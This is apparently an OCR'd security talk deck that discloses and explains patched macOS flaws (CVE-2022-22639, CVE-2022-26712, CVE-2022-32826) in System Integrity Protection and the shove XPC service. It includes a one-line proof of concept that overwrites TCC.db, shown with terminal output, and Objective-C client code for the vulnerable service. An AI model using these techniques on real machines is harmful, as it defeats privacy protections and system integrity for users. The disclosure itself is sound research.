$path/Contents/Frameworks/OSInstallerSetup.framework/Resources/**osinstallersetupd**


CVE-2022-22639: PoC for LPE

PoC: https://github.com/jhftss/CVE-2022-22639

Demo: https://youtu.be/-vbkTLHh874

CVE-2022-22639: Patch

Validate the client’s right before calling the special service routine:



```
*pResult = 0;
if ( gHelper )
{
  v4 = (void *)objc_alloc_init(&OBJC_CLASS___NSAutoreleasePool);
  if ( (unsigned __int8)objc_msgSend(gHelper, "_isClientPort:validForRight:", port, 1LL) )
  {
    v5 = gHelper;
    v6 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithUTF8String:", a2);
    *pResult = (char)objc_msgSend(v5, "prepareInstallAssistantWithPath:", v6);
    v7 = 0;
  }
  else
  {
    v7 = 8;
  }
  objc_msgSend(v4, "drain");
}
```


Next, Bypass SIP

System Integrity Protection


- Introduced in OS X El Capitan (10.11)
- Also known as **Rootless** (Root is not enough to make some modifications)
- Protect the entire system from tampering:
  - Deny debugger from attaching to Apple-signed processes
  - **Prevent modification of system files**
  - Disable unsigned kext loading
  - Restrict some Dtrace actions
  - …
- Default is enabled, can only be disabled in Recovery Mode (Reboot, ⌘+R)

File System Protection

- A special sandbox applied to the entire system
- Configuration: ***/System/Library/Sandbox/rootless.conf***




```
fuzz@fuzzs-Mac /tmp % cat /System/Library/Sandbox/rootless.conf
                                /Applications/Safari.app
                                /Library/Apple
TCC                             /Library/Application Support/com.apple.TCC
CoreAnalytics                   /Library/CoreAnalytics
NetFSPlugins                    /Library/Filesystems/NetFSPlugins/Staged
NetFSPlugins                    /Library/Filesystems/NetFSPlugins/Valid
                                /Library/Frameworks/iTunesLibrary.framework
KernelExtensionManagement       /Library/GPUB
KernelExtensionManagement       /Library/Kern
MessageTracer                   /Library/Mess
AudioSettings                   /Library/Pref
```



```
fuzz@fuzzs-Mac /tmp % ls -laO@ /Library/Apple
total 0
drwxr-xr-x@  5 root  wheel  restricted  160 May 10 05:30 .
        com.apple.rootless          0
drwxr-xr-x  63 root  wheel  sunlnk     2016 May 20 13:02 ..
drwxr-xr-x   3 root  wheel  restricted   96 May 10 05:30 Library
drwxr-xr-x   3 root  wheel  restricted   96 May 10 05:30 System
drwxr-xr-x   3 root  wheel  restricted   96 May 10 05:30 usr
fuzz@fuzzs-Mac /tmp % sudo touch /Library/Apple/sip
touch: /Library/Apple/sip: Operation not permitted
fuzz@fuzzs-Mac /tmp %
```

The Special Entitlements

- Plist (XML) embedded in the executable's **code signature**



```
mickey-mba:Downloads mickey$ codesign -d --entitlements - /System/Library/CoreServices/Software\ Update.a
pp/Contents/Resources/suhelperd
Executable=/System/Library/CoreServices/Software Update.app/Contents/Resources/suhelperd
[Dict]
        [Key] com.apple.rootless.install
        [Value]
                [Bool] true
        [Key] com.apple.rootless.critical
```


- **com.apple.rootless.install**
  - Only signed with a few special system executables: suhelperd, SystemShoveService, ...
  - Grant **permission to modify system files** for special purpose, such as **updating the OS**
- com.apple.rootless.install.**heritable**
  - Permission can be inherited by all of its child-processes

Entitled Command List

Scanning all the executables with the special entitlements from the entire OS:

- /System/Library/CoreServices/Software Update.app/Contents/Resources/**suhelperd**
- /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_shove
- /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/deferred_install
- /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/**system_installd**
- /System/Library/PrivateFrameworks/ShoveService.framework/Versions/A/XPCServices/**SystemShoveService.xpc**/Contents/MacOS/SystemShoveService
- …

XPC Service shouldAcceptNewConnection ?



Foundation 〉 XPC 〉 NSXPCListenerDelegate 〉 listener:shouldAcceptNewConnection:

listener:shouldAcceptNewConnection:

Accepts or rejects a new connection to the listener.

Declaration

```
- (BOOL)listener:(NSXPCListener *)listener
shouldAcceptNewConnection:(NSXPCConnection *)newConnection;
```


Discussion

To accept the connection, first configure the connection if desired, then call `resume` on the new connection, then return YES.

To reject the connect, return a value of NO. This causes the connection object to be invalidated.

CVE-2022-26712: SystemShoveService.xpc

Any process can make XPC requests to the service




```
char __cdecl -[ServiceDelegate listener:shouldAcceptNewConnection:](ServiceDelegate *self, SEL a2, id a3, id a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = objc_retain(a4);
  v5 = +[SVShoveService shoveServiceInterface](&OBJC_CLASS___SVShoveService, "shoveServiceInterface");
  v6 = objc_retainAutoreleasedReturnValue(v5);
  objc_msgSend(v4, "setExportedInterface:", v6);
  objc_release(v6);
  v7 = +[SVShoveService shoveServiceEventListenerInterface](
         &OBJC_CLASS___SVShoveService,
         "shoveServiceEventListenerInterface");
  v8 = objc_retainAutoreleasedReturnValue(v7);
  objc_msgSend(v4, "setRemoteObjectInterface:", v8);
  objc_release(v8);
  v9 = (void *)objc_opt_new(&OBJC_CLASS___SVShoveService);
  objc_msgSend(v4, "setExportedObject:", v9);
  v10 = objc_msgSend(v4, "remoteObjectProxy");
  v11 = objc_retainAutoreleasedReturnValue(v10);
  objc_msgSend(v9, "setEventListener:", v11);
  objc_release(v11);
  objc_msgSend(v4, "resume");
  objc_release(v4);
  objc_release(v9);
  return 1;
}
```

Always Return YES!!!

SVShoveServiceProtocol

```
@interface PKShoveOptions : NSObject

- (void) setSourcePath:(NSURL *) src;

- (void) setDestPath:(NSURL *) dst;

- (void) setOptionFlags:(uint64_t) flags;

@end


@protocol SVShoveServiceProtocol

- (void)shoveWithOptions:(PKShoveOptions *)options completionHandler:(id) reply;

@end
```


The XPC Client



```
mickey-mbp:tmp mickey$ /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/shove
usage: shove [-f] [-F] [-s] [-P] [-c] [-l log.plist] [-L syslog|oslog] [-X|x] src dst
        -f                Attempt to replace files with same-named directories
        -F                Attempt to replace directories with same-named files
        -s                Preserve symlinks
        -H                Preserve hidden flags
        -P                Don't preserve System Integrity Protection attributes
        -c                Continue when possible whenever shove encounters a failure
        -l log.plist      When shove encounters a recursive failure it will log the failure as a plist at this path
        -L [syslog|oslog] Specifies that output should go to the legacy syslog (install.log, default) or OS Log (Console)
        -X                Connect to SIP privileged Shove instead shoving in-process (default). Requires inherited SIP entitlement. Mutually excl
usive with -x
        -x                Connect to standard Shove server instead of shoving in-process (default). Mutually exclusive with -X
```

CVE-2022-26712: PoC In One Line

```
sudo
/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/shove  -X
/tmp/crafted.db  /Library/Application\ Support/com.apple.TCC/TCC.db
```



```
tmp — -zsh — 96×33
[fuzz@fuzzs-Mac /tmp % sw_vers                                                                  ]
ProductName:    macOS
ProductVersion: 12.3.1
BuildVersion:   21E258
[fuzz@fuzzs-Mac /tmp % csrutil status                                                           ]
System Integrity Protection status: enabled.
[fuzz@fuzzs-Mac /tmp % ls -laO /Library/Application\ Support/com.apple.TCC/TCC.db               ]
-rw-r--r--  1 root  wheel  restricted 65536 Apr  1 18:42 /Library/Application Support/com.apple.
TCC/TCC.db
[fuzz@fuzzs-Mac /tmp % echo test > crafted.db                                                   ]
[fuzz@fuzzs-Mac /tmp % sudo /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Res]
ources/shove -X /tmp/crafted.db /Library/Application\ Support/com.apple.TCC/TCC.db
[Password:                                                                                      ]
[fuzz@fuzzs-Mac /tmp % ls -laO /Library/Application\ Support/com.apple.TCC/TCC.db               ]
-rw-r--r--  1 fuzz  wheel  - 5 Apr  1 19:14 /Library/Application Support/com.apple.TCC/TCC.db
```

CVE-2022-26712: Patch

1. **Remove** the framework **/System/Library/PrivateFrameworks/ShoveService.framework**, and of course, along with the **XPC service**.
2. For the system command /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/shove, **remove the options [-X|x]**.

Is It Enough ?

- The old vulnerable XPC service is still signed with the special entitlement **com.apple.rootless.install**.
- Can I launch the old XPC service from the new OS ?

CVE-2022-32826: PoC

1. Develop a new application from the Xcode template, with an XPC service inside the application bundle.
2. Open the built application bundle directory, and replace the built XPC service bundle with the old vulnerable SystemShoveService.xpc.
3. The application can launch the old XPC service and send malicious XPC requests to it to bypass SIP.


CVE-2022-32826: My XPC Client

```
    NSXPCConnection * conn = [[NSXPCConnection alloc]
initWithServiceName:@"com.apple.installandsetup.ShoveService.System"];
    conn.remoteObjectInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(SVShoveServiceProtocol)];
    [conn resume];

    id options = [[PKShoveOptions alloc] init];
    [options setSourcePath:srcPathURL];
    [options setDestPath:dstPathURL];
    [options setOptionFlags:0xffffffff];

    [[conn remoteObjectProxy] shoveWithOptions:options completionHandler:nil];
```

CVE-2022-32826: Patch

Add an additional validation for the old signed executable in the **AMFI.kext**

Prevent the old vulnerable XPC service from launching



kernel

Subsystem: -- Category: <Missing Description> Hide Volatile

Activity ID: 0 Thread ID: 0x48a57 PID: 0 2022-07-26 17:53:19.362998+0800

```
mac_vnode_check_signature: /private/tmp/app.app/Contents/XPCServices/
SystemShoveService.xpc/Contents/MacOS/SystemShoveService: code signature validation
failed fatally: When validating /private/tmp/app.app/Contents/XPCServices/
SystemShoveService.xpc/Contents/MacOS/SystemShoveService:
  dynamic: com.apple.installandsetup.ShoveService.System disallowed
```


Sorry, due to another 0-day

~~Finally, Get Arbitrary Kernel Code Execution~~

SIP-Bypass means Full TCC-Bypass


About TCC

- Transparent, Consent & Control
- Introduced in macOS Mojave (10.14)
- Protect your **privacy** from: Microphone, Camera, Address Book, Private Folders...



```
[fuzz@fuzzs-Mac /tmp % ls ~/Library/Application\ Support/AddressBook
```

“Terminal” would like to access your contacts.



☐ Enable Location Services

Allow the apps and services below to determine your location.

Indicates an app that has used your location within the last 24 hours.

